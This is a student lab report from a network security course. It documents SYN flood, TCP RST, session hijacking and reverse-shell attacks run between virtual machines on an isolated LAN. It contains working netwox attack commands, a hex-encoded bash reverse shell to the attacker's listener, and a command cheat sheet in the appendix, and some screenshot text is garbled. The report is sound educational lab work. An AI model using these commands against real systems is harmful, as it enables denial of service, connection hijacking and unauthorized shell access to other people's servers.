

ECE576/676

Lab 2 – TCP/IP Attack Lab

Haosong Liu

Lab Goals

1. Conduct TCP SYN flood attack, get to know about SYN cookies
2. Conduct TCP reset attack
3. Learn the principle behind TCP session hijacking attack and experiment it using seed and Kali Linux
4. Learn the principle behind Reverse Shell and use TCP session hijacking to run reverse shell on the server from attacker's machine

Lab Setup

First set up a seed machine and clone it, one named seed (serves as client), the other named seed-clone1(serves as server). Use Kali Linux (serves as attacker) to conduct various TCP/IP attacks. All three machines were set to share all traffic so that they were under the same LAN(NAT). All the attacks can be conducted and tested without internet except attacks on Video Streaming Applications.

Lab Results

Task 1: SYN flood attack

Design:

Set up a client machine (Seed, IP: 10.0.2.4) and a server machine(Seed Clone1, IP: 10.0.2.5) and the attacker machine(Kali Linux, IP: 10.0.2.15). This machine information remains the same throughout all the tasks.

First, let the client machine try to get the webpage content from the server.

Then, turn off SYN cookies on the server machine,


Next, run `netwox 76 -i 10.0.2.5 -p 80` on Kali Linux to SYN flood the server.

Finally, run `curl 10.0.2.5 -v` again on client machine, this time, it shouldn't get the webpage, but get a time out error instead.

Results:

Before turning off the SYN Cookies on sever, no matter how long the SYN attack command runs, the client can always get the webpage content back from server. After the attack machine runs `netwox 76 -i 10.0.2.5 -p 80`, after a while, the client can no longer get back the webpage,

instead, it will receive a time-out error from the server.(See Fig 1) This is because the attack machine is flooding the server with SYN requests but never actually expecting anything back from the server, these floods of requests eat up queue spaces on the server, so when client sends the server a request, that request can never have the chance of getting into the queue. Therefore, while the attack is running, the client will always get a time out error from the server when it makes requests.



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# netwox 76 -i 10.0.2.5 -p 80  
go the TCP  
hijacked a...  
Misalleneou  
root@kali: ~  
File Edit View Search Terminal Help  
TCP Hijack... to respective packages, not to the web server itself.  
</p>  
</div>  
</div>  
</div>  
<div class="validator">  
</div>  
</body>  
</html>  
* Connection #0 to host 10.0.2.5 left intact  
root@kali:~# curl 10.0.2.5 -v  
* Rebuilt URL to: 10.0.2.5/  
* Trying 10.0.2.5...  
* TCP_NODELAY set  
* connect to 10.0.2.5 port 80 failed: Connection timed out  
* Failed to connect to 10.0.2.5 port 80: Connection timed out  
* Closing connection 0  
curl: (7) Failed to connect to 10.0.2.5 port 80: Connection timed out  
root@kali:~#
```

Fig 1: SYN flood attack to server(10.0.2.5) on port 80, the screenshot shows before and after the attack, before the attack, curl can get back webpage content from the server, after the attack, it gets a time out error

The SYN flood can also be used to attack on port 23 (telnet), as shown in Fig 2 and Fig 3 on the next page, during the attack, the telnet does not work and always shows a time out error.




Fig 2: SYN flood attack to server(10.0.2.5) on port 23, this is during the attack, the client can not telnet to the server




Fig3: After the attack ends, the client can telnet normally

Task 2: RST attacks on telnet and ssh connections


Design:

Set up is pretty much the same as in Task 1, only differs in the netwox command executed.

This time, the expected result is before running the attack, the client can get back the webpage, after the attack started running, client should receive an error message from server saying connection reset by peer

Results:

Before running the RST attack, the client can get back webpage content using curl command. After running the attack (i.e: running "netwox 78 10.0.2.5" command on the Attacker machine), when the client try to telnet or ssh into the server (10.0.2.5), it got error message saying connection reset by peer. Same thing happens when the client tried to get the webpage content from the server.



The image shows two terminal windows from a Kali Linux machine. The top window shows the execution of the netwox command: `root@kali:~# netwox 76 -i 10.0.2.5 -p 23` followed by `^C` and then `root@kali:~# netwox 78 -i 10.0.2.5`. The bottom window shows the execution of the telnet command: `root@kali:~# telnet 10.0.2.5`. The output shows the telnet connection attempt, a timeout, and then a successful connection to 10.0.2.5. However, the connection is immediately closed by the foreign host, as indicated by the messages: `telnet: Unable to connect to remote host: Connection timed out`, `Connection closed by foreign host.`, and `VM login: Connection closed by foreign host.`

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# netwox 76 -i 10.0.2.5 -p 23
^C
root@kali:~# netwox 78 -i 10.0.2.5

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# telnet 10.0.2.5
Trying 10.0.2.5...
telnet: Unable to connect to remote host: Connection timed out
root@kali:~# telnet 10.0.2.5
Trying 10.0.2.5...
Connected to 10.0.2.5.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login:
Login timed out after 60 seconds.
Connection closed by foreign host.
root@kali:~# telnet 10.0.2.5
Trying 10.0.2.5...
Connected to 10.0.2.5.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: Connection closed by foreign host.
root@kali:~#
```

Fig 4: Effect of the RST attack, telnet cannot work at all, after connecting to the server, the connection was closed immediately

This is because the attacker knew that 10.2.5 has ports for doing telnet or ssh, so using netwox 78 tool, the attacker can just specify the IP of the server to attack on and netwox would send reset packets to that destination address, causing every connection whose destination is the IP being attacked would be reset, which is exactly what we see in the result.

Task 3: RST attacks on Video Streaming Applications

Design:

Same as in Task 2, only this time the port to attack on became 554 (the default port for video streaming).

Results:

After running the attack, client can no longer streaming videos on YouTube because although the client can get the page up, when the client tried to click the start button for viewing video, it always gets reset and have to click on that start button again, which essentially disabled the video streaming service. See Fig 5 for reference (It is impossible to share a video in doc, so just a screenshot showing Youtube can be visited but any video couldn't be played automatically(which was the default setting in my firefox only showing a thumbnail, and if you click on that start button, the page would refresh, showing a complete on the address bar, then do nothing. Because every packets received by the client (10.0.2.15, yes, I attacked myself) would be reset and therefore, no video streaming is possible.




Fig 5: TCP RST attack on Video Streaming Service, videos can't play

Task 4: TCP Session Hijacking

Design:

Machine set up is the same. The attacker and the victim were on the same LAN, so when victim telnet to the server, all traffic can be captured by wireshark running on the attacker machine. Using netwox tool 40, the attacker can send out TCP packages. Therefore, using wireshark to get the important values needed to send a TCP packet and use netwox to send it, that packet will look to the server as if were sent out by the client (effect is like sending a TCP retransmission). Once the packet being successfully injected, the client's TCP session to the server would now be hijacked and can be used by the attacker.

Results:

After the attacker started up wireshark, client(10.0.2.4) started a telnet session with the server(10.0.2.5). Upon this point, wireshark has captured the packets information client sent to the server. In the captured packets, find the last packet in TCP connection and note down the source IP, destination IP, port numbers of source IP and destination IP, time-to-live, TCP window size. Then, use python to get the hex-encoded data you wish to send. In the experiment, packet was sent using the following command:

```
netwox 40 -l 10.0.2.4 -m 10.0.2.5 -o 49152 -p 23 -q 2050219201 -r 2131369854 -E 237 -j 64 -z -H 2f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e31352f3930393020303c263120323e26310a0d
```

Where -l is followed by source IP, -m by destination IP, -o source port number, -p destination port number, -q sequence number, -r acknowledgement number, -E window size, -j time to live, -z used to set the flag (otherwise the server would reject the packet saying non-zero ACK with a zero flag value), -H the data you want to send via packet in hex form (don't forget the 0a0d at the end, as it represents the enter you hit when you execute command in a physical world).

After sending the packet, many retransmission packets (lots of blocks marked in black, denoted by wireshark as TCP retransmission packets) appeared in wireshark. This probably is the sign of successful hijacking. However, the most effective way to check whether the hijack has been succeeded or not is to open up the client machine and try to type some command in the telnet session, the attack is successful, so the session has been hijacked, and the client can't type anything in the command line window. This is because now the session has been hijacked and the client has lost its session with the server (instead, attacker now has a valid TCP session with the server and server still think the connection comes from the client IP) Thus, the attack was effective.

*For screenshots of success refer to pictures in Task 5, as once I can hijack the TCP session,

Task 5: Creating Reverse Shell using TCP Session Hijacking:

Design:

Almost the same as Task 4, as proved in Task 4, we can hijacked the TCP session and send whatever packets containing command we want to execute on the server. To make those commands really work on the server, we can first hijacked the TCP session, in the data field, send a reverse shell command (don't forget the 0a0d at the end of the literal command content as this four hex number stands for character eater and line feed(i.e: the "Enter" command you hit every time you execute a command). Before sending the packet, open up a netcat session listening on any free port you want to listen on and let the reverse shell command talk to the same port your netcat is listening to, after the packet has been sent, you should be able to get the shell access of the sever you attacked.

Results:

The following listening session has been on in attacker's terminal window before TCP hijacking packets were sent:

```
nc -l -p 9090 -v
```

The following TCP hijacking packet was sent in another terminal window to reverse shell the server:

```
netwox 40 -l 10.0.2.4 -m 10.0.2.5 -o 49152 -p 23 -q 2050219201 -r 2131369854 -E 237 -j 64 -z -H 2f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e31352f3930393020303c263120323e26310a0d
```

*The hex data in the data field stands for `"/bin/bash -l > /dev/tcp/10.0.2.15/9090 0<&1 2>&1`

After executing this, in the terminal window where nc is listening, a message popped up as follow:

```
Connection from 10.0.2.15 port 9090 [tcp/*] accepted
```

The header in the command now changed to `"seed@seedClone1: "`, which means we have successfully reversed the shell.

This is because we first hijacked the TCP session, so the server thinks it is still talking to the real client via the hijacked TCP session. However, in reality this session has been hijacked. When the reverse shell command was sent, server gave the requester shell access when in fact it was giving the attacker shell access. This is also why this kind of attack is called reverse shell attack.

Proof of getting the session hijacked and reversed shell, see the screenshot below:




Fig 6: A successful TCP Hijack (packet in black is the packet sent by the attacker through hijacked session, it is noted by wireshark as a suspected retransmission, in the data frame shown in the bottom, the reverse shell command was sent in the payload I sent (This is a saved wireshark log, unfortunately, the screenshot of successfully log in using TCP hijacking with nc listening process running was lost, but as shown here, I was able to hijack the session, so sending any command in the payload(data field) is possible and thus reverse shell would succeed.

Appendix A – Summary of commands (and options) used with their meaning

1. `sudo sysctl -w net.ipv4.tcp_syncookies=0` : Turn off SYN cookie on server (Otherwise your SYN attack wouldn't work, this command should be executed on the server)

2. `netwox 76 -i <ip of the machine you want to attack> -p <port number you want to attack>`

This command should be executed on attack machine and would send loads of SYN flood to the ip you want to attack. To make it work, server should have the SYN cookies turned off.

3. `ifconfig` : This command gives you the IP address of the machine

4. `curl -v <ip you want to test>` : This will try to connect to the ip you designated and give back the webpage content, if connection is intact. Therefore, the proof that your attack works is that this command can NOT get you back the webpage

5. `netwox 78 <ip you want to attack>`: This makes every packet sent to that ip get reset

6. `nc -l -p <port to listen> -v`: netcat listening on port specified, first set this up before you send the message through hijacked TCP session

7. `./bin/bash -i > /dev/tcp/<ip of the attacker machine>/<a free port your nc listens> 0<&1 2>&1`

This command starts a bash shell, with its input coming from a TCP connection, and its standard and error outputs being redirected to the same TCP connection, the shell prompt obtained from the connection should connect to the bash shell if you successfully hijacked the victim's TCP session and sent the packet with data like this command (must convert to hex code before you send it), you should be successfully connect to the server using victim's IP.

8. `netwox 40 -l <source ip> -m <destination ip> -o <TCP source port number> -p <TCP destination port number> -q <TCP sequence number> -r <TCP acknowledge number> -E <TCP window size> -j <Time to Live> -H <TCP data in hex code form you want to send>`

This command constructs a TCP packet for you, from source ip to the destination ip you designated. If the data field is the hex form of command 7 discussed above, and 6 is also running at the same time, the reverse shell attack should succeed. The necessary parameters can be found analyzing the packets info captured by Wireshark

9. `sudo sysctl -q net.ipv4.tcp_max_syn_backlog`: check the queue of the victim's machine

10. `netstat -na` : check the usage of the queue, for half-opened connection associated with a listening port, the state should be `SYN_RECV`, if the TCP 3-way connection has finished, the state should be `ESTABLISHED`

Appendix B – Collected Results (raw) - For your notes

Note: This lab runs too long and as every time the failure occurs, it needs to be reconfigured all again, the command history and its output would not be consistent and somewhat messy.

//Command history and data starts here:

//TCP Hijack:

root@kali:~# netwox 40 --help2

Title: Spoof Ip4Tcp packet

```
+-----+
| This tool sends a fake packet on the network.          |
| Each parameter name should be self explaining.         |
| Parameter --spoofip indicates how to generate link layer for spoofing. |
| Values 'best', 'link' or 'raw' are common choices for --spoofip. Here |
| is the list of accepted values:                          |
| - 'raw' means to spoof at IP4/IP6 level (it uses system IP stack). If |
|   a firewall is installed, or on some systems, this might not work.   |
| - 'linkf' means to spoof at link level (currently, only Ethernet is    |
|   supported). The 'f' means to Fill source Ethernet address.          |
|   However, if source IP address is spoofed, it might be impossible    |
|   to Fill it. So, linkf will not work: use linkb or linkfb instead.    |
| - 'linkb' means to spoof at link level. The 'b' means to left a Blank |
|   source Ethernet address (0:0:0:0:0:0, do not try to Fill it).        |
| - 'linkfb' means to spoof at link level. The 'f' means to try to Fill |
|   source Ethernet address, but if it is not possible, it is left      |
|   Blank.                                                  |
| - 'rawlinkf' means to try 'raw', then try 'linkf'         |
| - 'rawlinkb' means to try 'raw', then try 'linkb'         |
| - 'rawlinkfb' means to try 'raw', then try 'linkfb'       |
| - 'linkfraw' means to try 'linkf', then try 'raw'         |
| - 'linkbraw' means to try 'linkb', then try 'raw'         |
```

| - 'linkfbraw' means to try 'linkfb', then try 'raw' |

| - 'link' is an alias for 'linkfb' |

| - 'rawlink' is an alias for 'rawlinkfb' |

| - 'linkraw' is an alias for 'linkfbraw' |

| - 'best' is an alias for 'linkraw'. It should work in all cases. |

| |

| This tool may need to be run with admin privilege in order to spoof. |

+-----+

Synonyms: hping, send

Usage: netwox 40 [-c uint32] [-e uint32] [-f|+f] [-g|+g] [-h|+h] [-i uint32] [-j uint32] [-k uint32] [-l ip] [-m ip] [-n ip4opts] [-o port] [-p port] [-q uint32] [-r uint32] [-s|+s] [-t|+t] [-u|+u] [-v|+v] [-w|+w] [-x|+x] [-y|+y] [-z|+z] [-A|+A] [-B|+B] [-C|+C] [-D|+D] [-E uint32] [-F uint32] [-G tcptopts] [-H mixed_data] [-a spoofip] [-J uint32] [-K uint32] [-L uint32] [-M uint32] [-N uint32]

Parameters:

-c|--ip4-tos uint32 IP4 tos {0}

-e|--ip4-id uint32 IP4 id (rand if unset) {0}

-f|--ip4-reserved|+f|--no-ip4-reserved IP4 reserved

-g|--ip4-dontfrag|+g|--no-ip4-dontfrag IP4 dontfrag

-h|--ip4-morefrag|+h|--no-ip4-morefrag IP4 morefrag

-i|--ip4-offsetfrag uint32 IP4 offsetfrag {0}

-j|--ip4-ttl uint32 IP4 ttl {0}

-k|--ip4-protocol uint32 IP4 protocol {0}

-l|--ip4-src ip IP4 src {10.0.2.15}

-m|--ip4-dst ip IP4 dst {5.6.7.8}

-n|--ip4-opt ip4opts IPv4 options

-o|--tcp-src port TCP src {1234}

-p|--tcp-dst port TCP dst {80}

-q|--tcp-seqnum uint32 TCP seqnum (rand if unset) {0}

-r|--tcp-acknum uint32 TCP acknum {0}

-s|--tcp-reserved1|+s|--no-tcp-reserved1 TCP reserved1

-t|--tcp-reserved2|+t|--no-tcp-reserved2 TCP reserved2
-u|--tcp-reserved3|+u|--no-tcp-reserved3 TCP reserved3
-v|--tcp-reserved4|+v|--no-tcp-reserved4 TCP reserved4
-w|--tcp-cwr|+w|--no-tcp-cwr TCP cwr
-x|--tcp-ecn|+x|--no-tcp-ecn TCP ecn
-y|--tcp-urg|+y|--no-tcp-urg TCP urg
-z|--tcp-ack|+z|--no-tcp-ack TCP ack
-A|--tcp-psh|+A|--no-tcp-psh TCP psh
-B|--tcp-rst|+B|--no-tcp-rst TCP rst
-C|--tcp-syn|+C|--no-tcp-syn TCP syn
-D|--tcp-fin|+D|--no-tcp-fin TCP fin
-E|--tcp-window uint32 TCP window {0}
-F|--tcp-urgptr uint32 TCP urgptr {0}
-G|--tcp-opt tcphdr TCP options
-H|--tcp-data mixed_data mixed data
-a|--spoofip spoofip IP spoof initialization type {best}
-J|--ip4-ihl uint32 IP4 ihl {5}
-K|--ip4-totlen uint32 IP4 totlen {0}
-L|--ip4-checksum uint32 IP4 checksum {0}
-M|--tcp-doff uint32 TCP data offset {0}
-N|--tcp-checksum uint32 TCP checksum {0}
--help display simple help
--kbd ask missing parameters from keyboard
--kbd-k or --kbd-name ask parameter -k|--name from keyboard
--argfile file ask missing parameters from file

Example: netwox 40

root@kali:~# netwox 40 --help

Title: Spoof Ip4Tcp packet

Usage: netwox 40 [-c uint32] [-e uint32] [-f|+f] [-g|+g] [-h|+h] [-i uint32] [-j uint32] [-k uint32] [-l ip] [-m ip] [-n ip4opts] [-o port] [-p port] [-q uint32] [-r uint32] [-s|+s] [-t|+t] [-u|+u] [-v|+v] [-w|+w] [-x|+x] [-y|+y] [-z|+z] [-A|+A] [-B|+B] [-C|+C] [-D|+D] [-E uint32] [-F uint32] [-G tcptopts] [-H mixed_data]

Parameters:

-c|--ip4-tos uint32 IP4 tos {0}
-e|--ip4-id uint32 IP4 id (rand if unset) {0}
-f|--ip4-reserved|+f|--no-ip4-reserved IP4 reserved
-g|--ip4-dontfrag|+g|--no-ip4-dontfrag IP4 dontfrag
-h|--ip4-morefrag|+h|--no-ip4-morefrag IP4 morefrag
